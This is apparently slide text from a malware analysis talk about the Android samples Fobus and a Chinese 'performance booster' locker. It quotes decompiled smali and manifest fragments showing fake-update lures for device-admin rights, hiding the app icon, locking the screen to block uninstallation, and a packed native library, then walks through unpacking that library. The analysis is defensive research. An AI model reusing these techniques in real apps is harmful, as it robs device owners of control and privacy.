Call to “L.a()” to start  
admin request activity

## Background Services

- “T” monitors the activation of admin privilege
- “A” handles the telephony relevant hacking

Initially, the control flow should fall through here



# Fobus Analysis

Acquire Admin Privilege

## Activation of L.a()

```
const-string v1, "\u7c7d\u3cd9\u6a31\u9099\u8000\u3b1\u9ee3\u94d8\u144b\u8ce1\u942b\u5bf5\u08eb\u605a\u93
invoke-static {v1}, Lcom/zwodrxcj/xnynjps/h;->onBind(Ljava/lang/String;)Ljava/lang/String;
move-result-object v1

invoke-virtual {p0}, Lcom/zwodrxcj/xnynjps/L;->getResources()Landroid/content/res/Resources;
move-result-object v2

const v3, 0x7f040002

invoke-virtual {v2, v3}, Landroid/content/res/Resources;->getString(I)Ljava/lang/String;
move-result-object v2

invoke-virtual {v0, v1, v2}, Landroid/content/Intent;->putExtra(Ljava/lang/String;Ljava/lang/String;)Landr
const/16 v1, 0x4d

invoke-virtual {p0, v0, v1}, Lcom/zwodrxcj/xnynjps/L;->startActivityForResult(Landroid/content/Intent;I)V
```

Still string encryption in unpacked malicious code

```
▶ v0 = "Intent { act=android.app.action.ADD_DEVICE_ADMIN (has extras) }"
v1 = 77
▶ v2 = "In connection with updating Android, the installer requires elevated privileges."
v3 = 2130968578
```

Start the activity to request admin privilege


# Fobus Analysis

Acquire Admin Privilege

Lure naïve victims to grant  
the admin privilege

After privilege granted

Activation of L.onActivityResult()



# Fobus Analysis

Entry of L.b()

Hide App Icon

```
const-string v3, "\uc491\ue6de"
invoke-static {v3}, Lcom/zwodrcj/xnynjps/h;->onBind(Ljava/lang/String;)Ljava/lang/String;
move-result-object v3
invoke-virtual {v2, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBu
move-result-object v2
invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
move-result-object v2
invoke-direct {v0, v1, v2}, Landroid/content/ComponentName;-><init>(Ljava/lang/String;Ljava/lang/
invoke-virtual {p0}, Lcom/zwodrcj/xnynjps/L;->getPackageManager()Landroid/content/pm/PackageMana
move-result-object v1
const/4 v2, 0x2
invoke-virtual {v1, v0, v2, v4}, Landroid/content/pm/PackageManager;->setComponentEnabledSetting
```

```
v0 = "ComponentInfo{com.zwodrcj.xnynjps/com.zwodrcj.xnynjps.L}"
v1
v2 = 2 COMPONENT_ENABLED_STATE_DISABLED
v3 = ".L"
v4 = 1 DONT_KILL_APP
v5 = 0
```

Apply PackageManager.  
setComponentEnabledSetting()  
to hide the app icon


# Fobus Analysis

## Prevent Uninstallation

If the victim tries to deactivate the admin privilege acquired by Fobus

The defense is triggered

Activation of AD.onDisableRequested()



```
const-string v0, "\uab63\u0bcd\u5629\u28fd\u05c5\u023c\u6087\u827c\ua5dc\u0a
invoke-static {v0}, Lcom/zwodrcj/xnynjps/h;->onBind(Ljava/lang/String;)Ljav
move-result-object v0
invoke-virtual {p1, v0}, Landroid/content/Context;->getSystemService(Ljava/l
move-result-object v0
check-cast v0, Landroid/app/admin/DevicePolicyManager;
invoke-virtual {v0}, Landroid/app/admin/DevicePolicyManager;->lockNow()V
```

The screen will be locked

# Sample2 – Native Protector



File: Locker.apk

Sha1: 3d0e995d4a795ab4c59b4285f62c4c4585c11fa6

VirusTotal: <https://goo.gl/o2oG1i>

# Locker Surface Info

## Manifest Analysis

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="tx.qq898507339.bzy9">
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
  <uses-permission android:name="android.permission.RECEIVE_USER_PRESENT"/>
  <uses-permission android:name="android.permission.RECEIVE_SMS"/>
  <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.BROADCAST_SMS"/>
```

Highly suspicious  
permission usage for  
potential privacy leak

```
<receiver android:name=".BootReceiver">
  <intent-filter android:priority="1000">
    <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
    <action android:name="android.provider.Telephony.SMS_RECEIVED_2"/>
    <action android:name="android.provider.Telephony.GSM_SMS_RECEIVED"/>
    <category android:name="android.intent.category.DEFAULT"/>
  </intent-filter>
  <intent-filter android:priority="1000">
    <action android:name="android.intent.action.PACKAGE_RESTARTED"/>
    <action android:name="android.intent.action.BOOT_COMPLETED"/>
    <action android:name="android.intent.action.USER_PRESENT"/>
  </intent-filter>
</receiver>
<receiver android:name="SmsReceiver">
  <intent-filter android:priority="1000">
    <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
    <action android:name="android.provider.Telephony.SMS_RECEIVED_2"/>
    <action android:name="android.provider.Telephony.GSM_SMS_RECEIVED"/>
    <category android:name="android.intent.category.DEFAULT"/>
  </intent-filter>
</receiver>
```

# Locker Surface Info

## Manifest Analysis

Activated when device admin privilege is granted

```
<receiver android:description="@string/str" android:label="请激活服务/取消则无法使用" android:name=".jh"  
  android:permission="android.permission.BIND_DEVICE_ADMIN">  
  <meta-data android:name="android.app.device_admin" android:resource="@xml/my_admin"/>  
  <intent-filter>  
    <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>  
  </intent-filter>  
</receiver>
```

Disguise itself as the phone performance  
booster to lure Chinese users

```
<?xml version="1.0" encoding="utf-8"?>  
<resources>  
  <string name="hello" />  
  <string name="app_name">安卓性能激活</string>  
  <string name="str">激活大师</string>  
  <string name="cancel">软件已取消激活,可能被卸载!</string>  
</resources>
```




ic\_launcher.png

App icon after  
installation

# Locker Surface Info

How about the Code

The app logic is hidden and protected  
in the native shared library



```
public class ACall {
    private static ACall acall;

    static {
        if(Util.getCPUABI().equals("x86")) {
            Util.runAll1(Util.x86Ctx);
            if(new File("/data/data/" + Util.x86Ctx.getPackageName() + "/.cache/" + "libsecexe.x86.so")
                .exists()) {
                System.load("/data/data/" + Util.x86Ctx.getPackageName() + "/.cache/" + "libsecexe.x86.so");
            }
            else {
                System.load("/data/data/" + Util.x86Ctx.getPackageName() + "/lib/" + "libsecexe.x86.so");
            }
        }
        else {
            Util.runAll1(Util.x86Ctx);
            System.load("/data/data/" + Util.x86Ctx.getPackageName() + "/.cache/" + "libsecexe.so");
        }
    }

    ACall.acall = null;
}
```

```
public native void c2(Object arg1, Object arg2) {
}

public native Object c3(Object arg1, Object arg2) {
}

public static ACall getACall() {
    if(ACall.acall == null) {
        ACall.acall = new ACall();
    }

    return ACall.acall;
}
```





# Fighting Native Protector


- Emulator – SDK Virtual Device, Genymotion
- Debugging tool – IDAPro, Android Studio
  - <https://www.hex-rays.com/products/ida/>
- Dynamic Instrument Framework – Xposed
  - <http://repo.xposed.info/>
- ELF related stuff – readelf, oat2dexes
  - <https://github.com/wuyongzheng/oat2dexes>

# Unpacking Library Static View

## 1. Try to disassemble libsecexe.so



## 2. Cannot be processed due to the corrupt section header table



# Unpacking Library Static View

## Truncated Section Header Table


### ELF Header:

```
Magic: 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
Class: ELF32
Data: 2's complement, little endian
Version: 1 (current)
OS/ABI: UNIX - System V
ABI Version: 0
Type: DYN (Shared object file)
Machine: ARM
Version: 0x1
Entry point address: 0x3c34
Start of program headers: 52 (bytes into file)
Start of section headers: 94424 (bytes into file)
Flags: 0x5000002, has entry point, Version5 EABI
Size of this header: 52 (bytes)
Size of program headers: 32 (bytes)
Number of program headers: 6
Size of section headers: 0 (bytes)
Number of section headers: 0
Section header string table index: 0
```


Metadata to index section header table are all wiped out

There are no sections to group in this file.

# Library Loading Review



# Library Loading Review



1. bionic/linker/dlfcn.cpp
2. bionic/linker/linker.cpp
3. bionic/linker/linker\_phdr.cpp

Section header table is  
“don’t care” here

# Things to Think

- ✓ Hard to statically analyze the library code  
Must emulate the linker/loader behavior
- ✓ How about dynamic tracing ?  
Must realize the timings to set break points

# Unpacking Library Static View

## Dynamic Segment

### Program Headers:

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
EXIDX	0x028028	0x00028028	0x00028028	0x00510	0x00510	R	0x4
LOAD	0x000000	0x00000000	0x00000000	0x12c2c	0x12c2c	R E	0x8000
LOAD	0x018c7c	0x00030c7c	0x00030c7c	0x00394	0x01258	RW	0x8000
DYNAMIC	0x018ce0	0x00030ce0	0x00030ce0	0x00108	0x00108	RW	0x4
GNU_STACK	0x000000	0x00000000	0x00000000	0x00000	0x00000	RW	0x4
GNU_RELRO	0x018c7c	0x00030c7c	0x00030c7c	0x00384	0x00384	R	0x1

Important information for the linker/loader

- Dependent libraries
- Symbols and Strings
- Address of relocation table
- Library initialization functions

Defined in [art/runtime/elf.h](#)

# Unpacking Library Static View

## Initialization Function

